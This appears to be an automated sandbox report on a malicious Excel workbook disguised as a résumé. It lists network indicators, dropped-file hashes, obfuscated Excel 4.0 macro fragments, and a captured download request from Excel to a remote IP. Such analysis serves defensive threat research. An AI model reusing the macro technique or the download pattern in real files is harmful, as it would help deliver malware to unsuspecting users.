http://https://messaging.office.com/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://contentstorage.omex.office.net/addinclassifier/officeentities	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://augloop.office.com/v2	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://skyapi.live.net/Activity/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://dataservice.o365filtering.com	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://onedrive.live.com	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://directory.services.	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
209.141.51.196	unknown	United States		53667	PONYNETUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	342307
Start date:	20.01.2021
Start time:	19:12:47
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	myResume_787.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal60.expl.evad.winXLSB@3/5@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 104.43.139.144, 168.61.161.212, 52.109.76.68, 52.109.8.25, 52.109.88.40, 51.104.144.132, 92.122.213.247, 92.122.213.194, 52.155.217.156, 20.54.26.129, 8.253.204.121, 67.26.75.254, 8.248.143.254, 67.27.159.126, 67.27.157.126, 51.104.139.180 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, prod.configsvc1.live.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, au-bg-shim.trafficmanager.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PONYNETUS	spptqzbEyNlEJvj.exe	Get hash	malicious	Browse	• 162.244.95.155
	zosFl3kiAK.exe	Get hash	malicious	Browse	• 162.244.95.61
	GD-5401.doc	Get hash	malicious	Browse	• 162.244.95.61
	Order Requirement 3411.exe	Get hash	malicious	Browse	• 199.195.25 3.181
	ZtH8MW7sut.exe	Get hash	malicious	Browse	• 104.244.74.119
	r9hCsYN33e.exe	Get hash	malicious	Browse	• 205.185.119.34
	Payment 901.exe	Get hash	malicious	Browse	• 199.195.25 3.181
	http://https://bit.ly/3aSYufo	Get hash	malicious	Browse	• 198.98.56.76
	http://https://bit.ly/3nZNIaF	Get hash	malicious	Browse	• 198.98.56.76
	http://https://bit.ly/3romooF	Get hash	malicious	Browse	• 198.98.56.76
	utox.exe	Get hash	malicious	Browse	• 205.185.11 6.116
	http://avaxhome5lcpcok5.onion.ly	Get hash	malicious	Browse	• 198.251.89.118
	MH1809380042BB.doc	Get hash	malicious	Browse	• 107.189.3.209
	http://205.185.113.20/C4wZRL	Get hash	malicious	Browse	• 205.185.113.20
	vbc.exe	Get hash	malicious	Browse	• 198.251.81.30
	LISTE DES TRANSACTIONS PAS CARTES.xls	Get hash	malicious	Browse	• 107.189.2.112
	zISJXAAewo.exe	Get hash	malicious	Browse	• 107.189.2.52
	uqAU5Vneod.exe	Get hash	malicious	Browse	• 107.189.2.52
	tDuLlLosre.exe	Get hash	malicious	Browse	• 107.189.2.52
	JCoQLSCskq.exe	Get hash	malicious	Browse	• 198.98.57.15

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\77C43E78-5473-430D-A2CF-3011B6265ED8	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132942
Entropy (8bit):	5.372923032705822
Encrypted:	false
SSDEEP:	1536:2cQceNgaBtA3gZw+pQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:4rQ9DQW+zBX8P
MD5:	49C344DDB2A56A073DE9D993EB7034D5
SHA1:	BB61AA2A495D17AAE065A26C885932B74000FFB5
SHA-256:	4822F38317D53603AC53AF95FFDA9EDC743293FA3D70FEEAFDAB2FF5D7E1D1FB
SHA-512:	851F088B10272B73B4237A9E51C92FB5B8F29F44C576DF189D70956C819348E2B2B2E97DECDD14A83F8343B0BFA254C37BA40A7C657D87BD5C61ACB9F01AF4D
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-01-20T18:13:39">.. Build: 16.0.13718.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\8AFFEE0A.jpeg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1011x567, frames 3
Category:	dropped
Size (bytes):	55961
Entropy (8bit):	7.8745563773940725
Encrypted:	false
SSDEEP:	1536:QUQt43PNewplZDlm1ajiDPnp3AvLJ03ntpE3g+O0t2DoV:UwbZRQJAd0MrO0UEV
MD5:	102DCD780DA80675F5038CFB42D936CE
SHA1:	417033D6C45E4209909A2EF7B5436673A74FB164
SHA-256:	88F6B392616EA29C03682E3EC079F58C5E8BDC18C7CCB09BA6D5DC0BEDC13EA8
SHA-512:	6478CD1B6F256ABA81374018B751D4ABE03B99B6A1CCB528D97E2ADA7558373161F002CA7D8D6088E897390F9A0F2CE3E925C604B3F855C1EBAA04E53F01ECE F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....``.....C.....C.....7....".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..~.L.Q._>~.*...M..@.L.2(..RdR.. (.2*.....v...F.~=h.z.qv.....I.FE.-...dP..I.FE.-...dP..I.FE.-...dP..I.FE.-...dP..I.FE.-..h...L.2(.h..ZL..Z(...)2(.....Va@.E&E....RdR.....L.~F(.v.{R'SH...b.6....."...-...dP..I.FE.-...d P..I.F.@.E(.8...L.2(.h.."....P.E.....2(..QI.2(.h.."...L.2(.h.."...L.2(.h.."...L.2(.h.....8.....L..Z)2(...."...Z)2(...."...Z

C:\Users\user\AppData\Local\Temp\20B40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	214824
Entropy (8bit):	7.9598111087102374
Encrypted:	false
SSDEEP:	6144:h5I2ZOJAd0MrO0UEYsqXG1K4u0hjNp6GaDrw3xu:DAJAdFrOpEYsiGkKjjpEr
MD5:	0D19C0A4E20BAC8A2DB941B82E953D65
SHA1:	D967AEA934947F972A2EFDB42597EB600403DF74
SHA-256:	5DF21B6C179C4797002394D8964C9CC9EFE107E523ECA0259B49E6BC782C939B
SHA-512:	C64A84010FEC3A55B6678072555BC38F4E8800C338B190531661AE37ED0CE0570B3666FAACF6526857AF2B11A7794B736FC3F5334903CD01ACDD59EF5E3861DE
Malicious:	false
Reputation:	low
Preview:	..N.1.....+.].Z(T.p....}...dM|..@.....J."..=....x-...fFW..H9..f.*..Ie'-.}..>a.E.....9.;.}..^.=R..-.....D...q.m...` ..0....&....c...hc.....t..g.....U....W...e.....E.x.....V. ..TM.,s.S...:[.G.C =5X.]...Jbu.!.....L....7.M.."..P.3....16.Dp..n4.1P....Ne~.%^n..x...b.....x..J'.L..... ....J.G..Wd....{..'.G=.8....p....?q.T....k...GG..r`Q.k.w.v!.....*.T.....!#.....})..7....<..#....+...'!.Q.[X W.W..Kx.....I.k.yi.F.....PK.....!..2.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB 342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\~$myResume_787.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1

C:\Users\user\Desktop\~$myResume_787.xlsb	
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362C7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.956967333067683
TrID:	• Excel Microsoft Office Binary workbook document (47504/1) 49.74% • Excel Microsoft Office Open XML Format document (40004/1) 41.89% • ZIP compressed archive (8000/1) 8.38%
File name:	myResume_787.xlsb
File size:	237346
MD5:	89394df2bb1ba2e4b62d510b8bcb97fb
SHA1:	78147f2bcc5f4aeebae3c2cf333f4821a3d5c84f
SHA256:	09e73c5d8c0236688d9c690189601400b7c720f99aa05b1090c93608bdb96d01
SHA512:	457ce008c726282290318b8037e30b884236ff72cfebd08fa8413c6f9887e9202de3c4ead02dbd5c5446bcda834eb1b51289120e9d8336ddb15cf361edc5b3b0
SSDEEP:	6144:yGqra5ujbf9SeP2ZOJAd0MrO0UEPCSY/N30Wq:V5ufcBAJAdFrOpEqz30Wq
File Content Preview:	PK.....!...L.....#.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "myResume_787.xlsb"

Indicators


Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

,,,,,,,,,,,,,,,,,,,,,,,,,=ASSIGN.TO.OBJECT(PfildDRKuceybgtqZmMMnvJkFjIZzal),,=CLOSE.ALL(),,
,,,
,,=ALERT(FjhPEYOFTdMMyzajvXrWuNYN),,,
,,,=CANCEL.KEY(TRUE),,
,,
,,=BRING.TO.FRONT(),,,
,,,=CLOSE.ALL(),,,
,,
,,,
,,,=BRING.TO.FRONT(),,,
,,,d,,
,,,,,,,,=ASSIGN.TO.OBJECT(NsQil),,
,,,,,

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 19:13:42.389256954 CET	49741	80	192.168.2.4	209.141.51.196
Jan 20, 2021 19:13:42.588630915 CET	80	49741	209.141.51.196	192.168.2.4
Jan 20, 2021 19:13:42.588795900 CET	49741	80	192.168.2.4	209.141.51.196
Jan 20, 2021 19:13:42.589246988 CET	49741	80	192.168.2.4	209.141.51.196
Jan 20, 2021 19:13:42.788156986 CET	80	49741	209.141.51.196	192.168.2.4
Jan 20, 2021 19:13:42.811311007 CET	80	49741	209.141.51.196	192.168.2.4
Jan 20, 2021 19:13:42.811491013 CET	49741	80	192.168.2.4	209.141.51.196
Jan 20, 2021 19:14:47.823390961 CET	80	49741	209.141.51.196	192.168.2.4
Jan 20, 2021 19:14:47.823595047 CET	49741	80	192.168.2.4	209.141.51.196
Jan 20, 2021 19:15:29.045985937 CET	49741	80	192.168.2.4	209.141.51.196
Jan 20, 2021 19:15:29.245212078 CET	80	49741	209.141.51.196	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 19:13:26.988920927 CET	49257	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:27.040029049 CET	53	49257	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:27.932039976 CET	62389	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:27.982959032 CET	53	62389	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:28.876959085 CET	49910	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:28.925070047 CET	53	49910	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:29.795716047 CET	55854	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:29.843913078 CET	53	55854	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:30.851855993 CET	64549	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:30.899816990 CET	53	64549	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:32.149019957 CET	63153	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:32.197221041 CET	53	63153	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 19:13:36.125978947 CET	52991	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:36.173906088 CET	53	52991	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:38.046649933 CET	53700	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:38.094772100 CET	53	53700	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:39.068912029 CET	51726	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:39.127012968 CET	53	51726	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:39.575742006 CET	56794	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:39.632322073 CET	53	56794	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:40.585644960 CET	56794	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:40.642421007 CET	53	56794	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:41.589840889 CET	56794	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:41.646461010 CET	53	56794	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:42.118364096 CET	56534	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:42.175108910 CET	53	56534	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:43.106162071 CET	56627	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:43.157186031 CET	53	56627	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:43.603379965 CET	56794	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:43.660763979 CET	53	56794	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:44.141845942 CET	56621	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:44.201088905 CET	53	56621	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:45.111267090 CET	63116	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:45.159754992 CET	53	63116	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:46.560995102 CET	64078	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:46.611943007 CET	53	64078	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:47.614927053 CET	56794	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:47.671833992 CET	53	56794	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:52.513715029 CET	64801	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:52.561850071 CET	53	64801	8.8.8.8	192.168.2.4
Jan 20, 2021 19:13:56.588123083 CET	61721	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:13:56.645776987 CET	53	61721	8.8.8.8	192.168.2.4
Jan 20, 2021 19:14:08.394100904 CET	51255	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:14:08.457283020 CET	53	51255	8.8.8.8	192.168.2.4
Jan 20, 2021 19:14:09.048290968 CET	61522	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:14:09.113248110 CET	53	61522	8.8.8.8	192.168.2.4
Jan 20, 2021 19:14:09.799602985 CET	52337	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:14:09.856142044 CET	53	52337	8.8.8.8	192.168.2.4
Jan 20, 2021 19:14:10.272778034 CET	55046	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:14:10.329411983 CET	53	55046	8.8.8.8	192.168.2.4
Jan 20, 2021 19:14:10.409471989 CET	49612	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:14:10.475780964 CET	53	49612	8.8.8.8	192.168.2.4
Jan 20, 2021 19:14:10.760950089 CET	49285	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:14:10.822180986 CET	53	49285	8.8.8.8	192.168.2.4
Jan 20, 2021 19:14:11.349204063 CET	50601	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:14:11.408370972 CET	53	50601	8.8.8.8	192.168.2.4
Jan 20, 2021 19:14:12.067596912 CET	60875	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:14:12.127182961 CET	53	60875	8.8.8.8	192.168.2.4
Jan 20, 2021 19:14:12.904978037 CET	56448	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:14:12.961225986 CET	53	56448	8.8.8.8	192.168.2.4
Jan 20, 2021 19:14:13.852346897 CET	59172	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:14:13.911751032 CET	53	59172	8.8.8.8	192.168.2.4
Jan 20, 2021 19:14:14.410186052 CET	62420	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:14:14.466749907 CET	53	62420	8.8.8.8	192.168.2.4
Jan 20, 2021 19:14:16.865715981 CET	60579	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:14:16.922097921 CET	53	60579	8.8.8.8	192.168.2.4
Jan 20, 2021 19:14:27.618455887 CET	50183	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:14:27.666399956 CET	53	50183	8.8.8.8	192.168.2.4
Jan 20, 2021 19:14:27.717717886 CET	61531	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:14:27.792284966 CET	53	61531	8.8.8.8	192.168.2.4
Jan 20, 2021 19:14:30.834867954 CET	49228	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:14:30.895483017 CET	53	49228	8.8.8.8	192.168.2.4
Jan 20, 2021 19:15:01.420727015 CET	59794	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:15:01.468831062 CET	53	59794	8.8.8.8	192.168.2.4
Jan 20, 2021 19:15:03.149983883 CET	55916	53	192.168.2.4	8.8.8.8
Jan 20, 2021 19:15:03.206461906 CET	53	55916	8.8.8.8	192.168.2.4

HTTP Request Dependency Graph

- 209.141.51.196

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49741	209.141.51.196	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 19:13:42.589246988 CET	236	OUT	GET /Lk9tdZ HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 209.141.51.196 Connection: Keep-Alive
Jan 20, 2021 19:13:42.811311007 CET	239	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 20 Jan 2021 18:13:42 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: keep-alive Cache-Control: no-cache, no-store, must-revalidate,post-check=0,pre-check=0 Expires: 0 Last-Modified: Wed, 20 Jan 2021 18:13:42 GMT Pragma: no-cache Set-Cookie: _subid=1btl9dh6o2;Expires=Saturday, 20-Feb-2021 18:13:42 GMT;Max-Age=2678400;Path=/ Set-Cookie: c57e6=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1wic3RyZWFtc1wiOntcIjRcIjoxNjExMTY2NDIyfSxcImNhbXBhaWduc1wiOntcIjFcIjoxNjExMTY2NDIyfSxcInRpbWVcIjoxNjExMTY2NDIyfSJ9.d1BAgAdzqK6yWItY7wGFXevPiuWFlgAw2eLbXym_MdY;Expires=Saturday, 20-Feb-2021 18:13:42 GMT;Max-Age=2678400;Path=/ Vary: Accept-Encoding

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 5764 Parent PID: 800

General

Start time:	19:13:37
Start date:	20/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xe40000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\YvfpvrE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	13CF643	CreateDirectoryA
C:\YvfpvrE\UVqsCZG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	13CF643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13CF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13CF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13CF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13CF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13CF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13CF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13CF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13CF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13CF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13CF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13CF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13CF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\46D11283.tmp	success or wait	1	FB495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$myResume_787.xlsb	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	FA51E4	WriteFile
C:\Users\user\Desktop\~$myResume_787.xlsb	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	FA5241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
